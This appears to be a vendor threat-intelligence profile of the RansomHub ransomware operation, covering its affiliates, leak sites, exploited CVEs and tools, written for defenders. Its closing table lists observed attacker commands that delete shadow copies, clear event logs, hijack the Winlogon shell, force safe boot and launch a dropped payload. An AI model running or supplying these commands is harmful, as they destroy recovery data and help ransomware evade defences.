blackpoint

THREAT PROFILE:

Ransomhub Ransomware

TABLE OF CONTENTS

Executive Summary

First Identified:
2024


Operation style:
Ransomware-as-a-Service (RaaS)

Extortion method:
Double extortion – combining the traditional ransomware extortion method (encryption) with exfiltration of victim's sensitive data; the group threatens to leak the data via a data leak site if the ransom demand is not paid.

Most frequently targeted industry:
- Industrials (Manufacturing)
- Industrials (Construction & Engineering)
- Consumer Cyclicals (Retail)

Most frequently targeted victim HQ region:
- North America

Known Associations:
- Koley
- Nothcy
- Alphv Ransomware
- BianLian Ransomware
- CosmicBeetle
- Doubleface Group
- DragonForce Ransomware
- Evil Corp
- hexcat
- Knight Ransomware
- Medusa Ransomware
- Play Ransomware
- QuadSwitcher
- Scattered Spider
- ShadowSyndicate



Description

Ransomhub is a ransomware-as-a-service (RaaS) operation that was first identified in February 2024. The group has been assessed to be related to the Alphv ransomware group, likely due to multiple former Alphv affiliates being observed using the Ransomhub ransomware. Additionally, security researchers with Symantec reported that the Ransomhub and Knight ransomware operations share significant overlap of code. The overlap has been assessed to likely be due to the Knight ransomware source code being sold on cybercriminal forums after the Knight operators halted operations rather than a cooperative relationship between the two operations.

Ransomhub is written in Golang and C++, according to an advertisement on a dark-web forum. The post also stated that the malware is obfuscated using abstract syntax tree (AST) and built daily, the ransomware operators take 10% commission from affiliates in the RaaS model, and the asymmetric algorithm is based on x25519 and the encryption algorithm is adjusted in AES256, ChaCha20, and XChaCha20. The ransomware supports targeting Windows, Linux, ESXi, and devices running on MIPS architectures.

Ransomhub initial access methods likely vary depending on the affiliate deploying the ransomware. However, methods reported have included phishing, vulnerability exploitation, initial access malware, and more.

An incident reported in October 2024 included the use of Google Voice by the Ransomhub affiliate Scattered Spider to call the victim organization's IT help desk to have the password of a C-suite level executive. The changed password provided the affiliate with initial access to the victim environment that resulted in the deployment of the Ransomhub encryptor.

Ransomhub affiliates are offered 90% of ransom payments, with the core group taking a 10% commission.

Ransomhub does not allow affiliates to target organizations that have previously paid a ransom demand and non-profit organizations. Additionally, affiliates are prohibited from targeting organizations in the Commonwealth of Independent States (CIS), Cuba, North Korea, and China.

Two former Alphv affiliates, Notchy and Scattered Spider, have been linked to the Ransomhub operation. Scattered Spider was linked by the observation of STONESTOP and POORTRY in a Ransomhub cyberattack. Both STONESTOP and POORTRY have been previously linked to the Scattered Spider threat group. Notchy was likely linked to Ransomhub when the group posted Change Healthcare on their data leak site after the Alphv group reportedly pulled an exit scam after taking credit for the attack. It is widely believed that the Notchy affiliate took the stolen data to Ransomhub to re-extort the victim.

Ransomhub has quickly become the most active ransomware operation, surpassing LockBit who has remained the most active for the previous two years. This is likely due to the law enforcement actions against LockBit in early 2024 and encouraging affiliates to join with a 90/10 payment split. The more lucrative payment option has likely led to more sophisticated affiliates switching to the Ransomhub operation.

Description

In early 2025, multiple other ransomware operations, including BianLian, Medusa, and Play were reported to use Ransomhub's EDR killing tool, EDRKillShifter. While BianLian has been previously reported to act as an affiliate of other ransomware operations, Medusa and Play have been reported to be private operations. This indicates that trusted members of Medusa and Play are likely to have a cooperative relationship with Ransomhub operators.

Ransomhub operators were reported to be deploying new backdoor malware to maintain persistence on compromised endpoints. A reported backdoor, Betruger, is a multi-function backdoor that contains functionality that is often found in several ransomware-related tools, including screenshotting, keylogging, network scanning, and more.

Multiple affiliates of the Ransomhub operation have been disclosed so far in 2025, including:

- ShadowSyndicate - a known group to operate with Alphv, Cactus, Nokoyawa, and more.
- QuadSwitcher - an affiliate group that has been tied to both Ransomhub and BianLian.
- CosmicBeetle - an individual, rather than a group, that has been reported to utilize the Ransomhub variant as well as their own encryptor, ScRansom.

The Ransomhub data leak site has been down since March 31, 2025, without any indication of what happened. Ransomhub originally attracted multiple affiliates from other operations as the group advertised that affiliates got to keep 90% of their ransom payments (as opposed to the typical 80%) and that the payments would be made to the affiliate or split at payment. Other ransomware operations have been reported to take the money and then pay out the affiliate.

The RansomHub data leak site has gone inactive, with significant confusion around the reason and future of the RaaS.

The model offered by Ransomhub offered more security for affiliates when it comes to operations pulling exit scams or taking money.


However, at the beginning of April security researchers began reporting the observation of potential internal conflict within an unknown number of affiliates. Ransomhub affiliates were reported to be diverting their communications onto other non-Ransomhub platforms. Additionally, Ransomhub affiliates were observed posting to the cybercriminal forum, RAMP, asking for clarification on the future of Ransomhub.

On April 02, 2025, the DragonForce Ransomware operation claimed that Ransomhub had "decided to move to their infrastructure" under the new white-label DragonForce cartel. To make matters more confusing, the DragonForce operators posted the Ransomhub as a victim on their data leak site. DragonForce was observed requesting that Ransomhub "consider [their] offer".

While there is significant confusion and uncertainty around the future of the Ransomhub operation, the site has been inactive since at least March 31, 2025. The reason behind the downed site remains unknown, with theories ranging from the group has conducted an exit scam to the group has joined forces with the DragonForce operation. There is an even chance that Ransomhub will return to the landscape or that the affiliates will move to other operations permanently.


Previous Targets

Previous Industry Targets from 01 Jul 2024 to 30 Jun 2025




Previous Targets

Previous Victim HQ Regions from 01 Jul 2024 to 30 Jun 2025



Data Leak Site



hxxp://ransomxifxwc5eteopdobynonjctkxxvap77yqifu2emfbecgbqdw6qd[.]onion
hxxp://fpwwt67hm3mkt6hdavkfyqi42oo3vkaggvjj4kxdr2ivsbzyka5yr2qd[.]onion/
hxxp://ransomgxjnwmu5ceqwo2jrjssxpoicolmgismfpnslaixg3pgpe5qcad[.]onion/
hxxp://mjmru3yz65o5szsp4rmkmh4adlezcpy5tqjjc4y5z6lozk3nnz2da2ad[.]onion
hxxp://an2ce4pqpf2ipvba2djurxi5pnxxhu3uo7ackul6eafcundqtly7bhid[.]onion

Known Exploited Vulnerabilities

Vulnerability	Description	Product Affected	CVSS
CVE-2017-0144	RCE Vulnerability	Microsoft SMBv1	8.1
CVE-2020-0787	Improper Privilege Management Vulnerability	Microsoft Windows Background Intelligent Transfer Service (BITS)	7.8
CVE-2022-24521	Privilege Escalation Vulnerability	Windows Common Log File System Driver	7.8
CVE-2022-42475	Heap-Based Buffer Overflow Vulnerability	Fortinet FortiOS	9.8
CVE-2023-22515	Broken Access Control Vulnerability	Atlassian Confluence Data Center and Server	9.8
CVE-2023-27532	Missing Authentication for Critical Function Vulnerability	Veeam Backup & Replication Cloud Connect	7.5
CVE-2023-27997	Heap-Based Overflow Vulnerability	Fortinet FortiOS	9.8
CVE-2023-3519	RCE Vulnerability	Citrix NetScaler ADC and NetScaler Gateway	9.8
CVE-2023-46604	Deserialization of Untrusted Data Vulnerability	Apache ActiveMQ	9.8
CVE-2023-46747	Authentication Bypass Vulnerability	F5 BIG-IP Configuration Utility	9.8

Known Exploited Vulnerabilities

Vulnerability	Description	Product Affected	CVSS
CVE-2023-48788	SQL Injection Vulnerability	Fortinet FortiClient EMS	9.8
ZeroLogon (CVE-2020-1472)	Privilege Escalation Vulnerability	Netlogon	10

Associations

GreenBottle

Ransomhub operator group named by Symantec.

Water Bakunawa

Ransomhub operator group named by Trend Micro.

Koley

The user profile on RAMP, a cybercriminal forum, that has previously advertised the Ransomhub RaaS operation.

Notchy

A former Alphv ransomware affiliate that has been assessed to be working with the Ransomhub ransomware operation.

Alphv Ransomware

Ransomhub's encryptor was analyzed by Forescout security researchers, who reported several similarities to the Alphv encryptor. Additionally, several lines of the ransom note appeared to be copied from the Alphv ransom note.

BianLian Ransomware

BianLian has been assessed to be likely using the Ransomhub ransomware RaaS program to encrypt victim environments after a decryptor was developed for the BianLian encryptor in 2023.

CosmicBeetle

A threat actor known for a novel ransomware, ScRansom, has been reported to be an affiliate of the Ransomhub operation. CosmicBeetle has been reported to be an individual, rather than a group, that distributes and develops various ransomware variants.

DoubleFace Group

Security researchers have reported the Doubleface group is affiliated with the Ransomhub RaaS operation. The group operates on Telegram and X (formerly Twitter) and claims to conduct ransomware and website defacement attacks. The group refers to themselves as "Russian hacker group APT66".

Associations

DragonForce Ransomware

There are mixed reports of the relationship between Ransomhub and DragonForce. DragonForce first reported that Ransomhub was joining their cartel, then listed Ransomhub as a victim on their data leak site. Theories range from a cooperative merge of the groups to Ransomhub pulling an exit scam.

Evil Corp

AKA Indrik Spider, Manatee Tempest, DEV-0243, UNC2165. A Russian-based cybercriminal group that has been associated with several ransomware operations, including Ransomhub. In 2024, incidents attributed to the Evil Corp group reportedly resulted in the deployment of the Ransomhub variant, indicating that Evil Corp was operating as a Ransomhub affiliate.

hexcat

A user on the cybercriminal forum, RAMP, that has been reported to be a self-reported Ransomhub affiliate. The user has previously been reported to express concerns about the future of the Ransomhub operation.

Knight Ransomware

Ransomhub has been reported to be built off the former Knight Ransomware variant. Knight Ransomware posted their source code for sale in February 2024.

Medusa Ransomware

While a private operation, Medusa has been reportedly observed using the Ransomhub tool, EDRKillShifter. This indicates that a trusted member of the Medusa Ransomware operation likely operates as an affiliate or member of the Ransomhub operation, with access to their tooling.

Play Ransomware

Play has explicitly denied operating as a RaaS but has been reportedly observed using the Ransomhub tool, EDRKillShifter. This indicates that a trusted member of the Play Ransomware operation likely operates as an affiliate or member of the Ransomhub operation, with access to their tooling

QuadSwitcher

QuadSwitcher is assessed to likely be an affiliate of the Ransomhub operation as well as the BianLian operation.

Associations

Scattered Spider

Ransomhub incidents have been observed utilizing STONESTOP and POORTRY, tools that have been linked to the Scattered Spider ransomware affiliate group. There is an even chance that Scattered Spider moved to the Ransomhub operation after Alphv ransomware exited the landscape.

ShadowSyndicate

AKA Infra Storm. A threat group that has been active since at least 2022 and is recognized for partnering with prominent ransomware affiliates, including Quantum, Nokoyawa, Cactus, and Alphv. ShadowSyndicate has recently been reported to operate as an affiliate of Ransomhub.

Known Tools

Advanced Port Scanner	A free network scanner allowing you to quickly find open ports on network computers and retrieve versions of programs running on the detected ports.
Amazon S3 Buckets	A service that offers object storage through a web service interface, is often used to host tools and malware.
Angry IP Scanner	An open-source and cross-platform network scanner that has been used by threat actors to map victim networks and check the status of IP addresses.
AnyConnect	A software application that allows users to connect to a VPN and access private resources on a corporate network.
AnyDesk	A remote desktop application that provides remote access to computers and other devices.
Atera Agent	A remote monitoring and network discovery tool that provides a comprehensive security scan and complete view of all your end-user networks and devices.
BadRentdrv2	A vulnerable driver that is capable of terminating several EDRs and antivirus software in the market.
bcdedit	A command line tool for managing Configuration Data; it can be used to create new stores, modify existing stores, and add boot menu options.
Betruger	A multi-function backdoor, seemingly developed specifically for use in carrying out ransomware attacks. The malware is capable of screenshotting, keylogging, uploading files, network scanninng, privilege escalation, and credential dumping.
BITSAdmin	A command-line tool used to create, download, or upload jobs, and to monitor their progress.
cmd	A program used to execute commands on a Windows computer.
Cobalt Strike	A commercial, full-featured, remote access tool that is described as "adversary simulation software designed to execute targeted attacks and emulate the post-exploitation actions of advanced threat actors. The tool's interactive post-exploit capabilities cover the full range of ATT&CK tactics, all executed within a single, integrated system.

Known Tools

CrackMapExec	An open-source tool that leverages Mimikatz to enable users to harvest credentials and move laterally through an Active Directory environment.
EDRKillShifter	A tool designed to exploit vulnerable drivers, enhance persistence mechanisms, and disrupt security processes in real time.
ExploitDB	A free, public database of exploits and security vulnerabilities. Threat actors have been reported to use ExploitDB to obtain proof-of-concepts (PoCs) for known vulnerabilities.
GitHub	An internet hosting service for software development and version control that has been used by threat actors to host malware.
gobfuscate	A tool that is used to obfuscate Golang-based binaries.
Google Voice	A voice over IP (VoIP) server that allows users to make and receive calls, texts, and manage a voicemail. Ransomhub affiliates have been observed using this service to conduct phishing phone calls.
iisreset.exe	A tool that restarts all IIS services, shutting down any active IIS worker processes in the process and killing them if they do not stop.
Impacket	An open-source collection of modules written in Python for programmatically constructing and manipulating network protocols.
IOBit Unlocker	A tool to unlock files/folders used by another program or user.
Kerbrute	Kerberos Brute force and Exploitation Tool. It can be used to attack Kerberos authentication systems.
LaZagne	An open-source application used to retrieve passwords stored on a local computer.
LSASS	A Windows component that manages user authentication and security policies.
Lumma Stealer	Ransomhub affiliates have been reported to purchase access from Initial Access Brokers (IABs) that then utilize Lumma Stealer malware to act as a downloader to deploy the ransomware encryptor.

Known Tools

MEGA	A cloud storage and file hosting service. Threat actors have been observed using the resource to host malware and/or exfiltrated data.
MetaSploit	A tool that can be used by threat actors to probe systematic vulnerabilities on networks and servers.
Microsoft Teams	A instant messaging app that has been reported in a Ransomhub incident to have been used to message the ransom note to the victim rather than drop a file.
Mimikatz	An open-source application that allows users to view and save authentication credentials, including Kerberos tickets.
N-Able	A remote access tool that allows users to remotely access environments and has been used by malicious threat actors to remotely access victim environments.
netscan	A utility that scans within a subnet or IP range to check for devices.
ngrok	A tool that exposes local servers behind NATs and firewalls to the public internet over secure tunnels.
nmap	An open-source utility for network discovery; it runs on all major computer operating systems and includes multiple tools that can be used to transfer data, compare scan results, and generate packets.
ntdsutil	A command-line tool that provides management facilities for Active Directory Domain Services (AD DS) and Active Directory Lightweight Directory Services (AD LDS).
POORTRY	A Windows driver that implements process termination and requires a userland utility to initiate the functionality.
PowerShell	A task automation and configuration management program that includes a command-line shell and the associated scripting language.
PsExec	A utility tool that allows users to control a computer from a remote location.

Known Tools

PuTTY	A free and open-source terminal emulator, serial console and network file transfer application.
Python-based Backdoor	A Python-based backdoor that has been reported to be deployed by Ransomhub operators for persistence on compromised endpoints.
Rclone	A command line program for syncing files with cloud storage services such as Dropbox, Google Drive, Amazon S3, and MEGA.
RDP	A protocol that provides a user with a graphical interface to connect to another computer over a network connection.
Remmina	A RMM tool that allows threat actors to gain persistent access to victim networks.
ScreenConnect	AKA ConnectWise. A remote management software used to gain access to a remote computer.
SecretServiceSectretStealer	A PowerShell script that allows for the decryption of passwords stored within a Thycotic Secrete Server installation.
Sliver	An open source cross-platform adversary emulation/red team framework. It has been increasingly used by threat actors due to the number of tools available, including dynamic code generation, staged and stageless payloads, C2 server, and more.
SMB Spreader	A tool used to deploy a specified ransomware executable over the affected system's local network.
SMBExec	A tool that focuses on using native windows functions/features for post exploitation and expanding access on a network after you gain some credentials for a local or domain account.
SocGholish	A malware variant that is used to deploy additional malware payloads, including ransomware variants, and for initial access to compromised environments.
Splashtop	A remote desktop application that allows users to remotely access their Windows, Mac, and Linux computers from any Windows, Mac, iOS, Android, and Chromebook device.

Known Tools

STONESTOP	A Windows userland utility that attempts to terminate processes by creating and loading a malicious driver, POORTRY.
Stowaway	A multi-hop proxy tool that allows users can easily proxy network traffic to intranet nodes.
SystemBC	AKA Coroxy. A malware written in C that turns infected computers into SOCKS5 proxies.
TailScale	A tool that assigns devices static IP addresses, which they maintain as they move throughout a network.
TDSSKiller	A tool that can be used to remove rootkits. It can be used by threat actors to terminate and remove EDR software.
ThreatFire System Monitor Driver	A software driver, often part of security software, designed to monitor and log system activity. This has been reportedly used in BYOVD scenarios to disable and remove EDR services.
TightVNC	A remote desktop software that allows users to access and control a computer over the network.
ToggleDefender	A batch script for Windows that can be executed to disable Windows Defender on a targeted system.
TOR	An open-source software for enabling anonymous communication, making it more difficult to trace a user's internet activity.
TOR Nodes	Ransomhub affiliates have been observed utilizing TOR nodes to establish user sessions to connect to the RDP service.
Veeamp	A custom Veeam password dumper written in Microsoft .NET - used to collect Veeam credentials.
VeraCrypt	A free open-source tool that encrypts files, partitions, and drives. Ransomware operators have been reported to use it to encrypt local data backup solutions.

Known Tools

vmtoolsd.exe	An executable that is used to delegate commands from the vCenter/ESXi server to individual virtual machines.
VssAdmin	A Windows service that allows taking manual or automatic backup copies of computer files or volumes.
wevutil	A command utility used primarily to register a provider on the computer and can be used to retrieve information about even logs and publishers.
Windows Task Manager	A tool that allows predefined actions to be automatically executed at pre-defined times or after specified time intervals.
WinSCP	A free and open-source SFTP, FTP, WebDAV, S3, and SCP client for Windows that can be used to exfiltrate files to a remote server.
Windscribe	A VPN service that have been observed being abused by Ransomhub affiliates to maintain persistence.
WKTools	A tool that has been reported to be used by Ransomhub operators to bypass EDR services.
WMIC	A utility that provides a command-line interface for Windows Management Instrumentation.
xcopy	A command used for copying multiple files or entire directory trees from one directory to another and for copying files across a network.

Observed Behaviors: Windows

Tactic	Commands Observed
Persistence	C:\Windows\System32\cmd.exe /C <redacted>\downloads\LogDel.bat attrib Default.rdp -s -h HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers C:\Windows\System32\cmd.exe /C <redacted>\Desktop\tdsskiller.bat REG ADD “HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon” /v Shell /t REG_SZ /d “exploer.exe” /f
Privilege Escalation	LogonUserW() API ImpersonateLoggedOnUser() API
Defense Evasion	cmd.exe /c iisreset.exe /stop cmd.exe /c vssadmin.exe Delete Shadows /all /quiet cmd.exe /c wevtutil cl application cmd.exe /c wevtutil cl security cmd.exe /c wevtutil cl system cmd.exe /c wmic.exe Shadowcopy Delete C:\Windows\tdsskiller.exe “-dcsvc "TMBMServer" -accepteula” C:\Program Files\VMware Tools\vmtoolsd.exe C:\Windows\system32\cmd.exe /c “”C:\Program Files\VMware\VMware Tools\poweroff-vm-default.bat”” @echo off REM Copy files from the share to the local C:\temp folder copy "\\\temp\2JSqT5dzNXW.exe" "C:\temp" copy "\\\temp\aSCGa.sys" "C:\temp" mkdir c:\temp REM Change directory to C:\temp cd /d C:\temp REM Run the copied .exe file start C:\temp\2JSqT5dzNXW.exe SetErrorMode() API attrib Default.rdp -s –h bcdedit /set {default} safeboot network cmd.exe /c "fsutil behavior set SymlinkEvaluation R2L:1" cmd.exe /c "fsutil behavior set SymlinkEvaluation R2R:1" reg delete "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies" /f reg delete "HKCU\Software\Microsoft\WindowsSelfHost" /f reg delete "HKCU\Software\Policies" /f reg delete "HKLM\Software\Microsoft\Policies" /for

Observed Behaviors: Windows

Tactic	Commands Observed
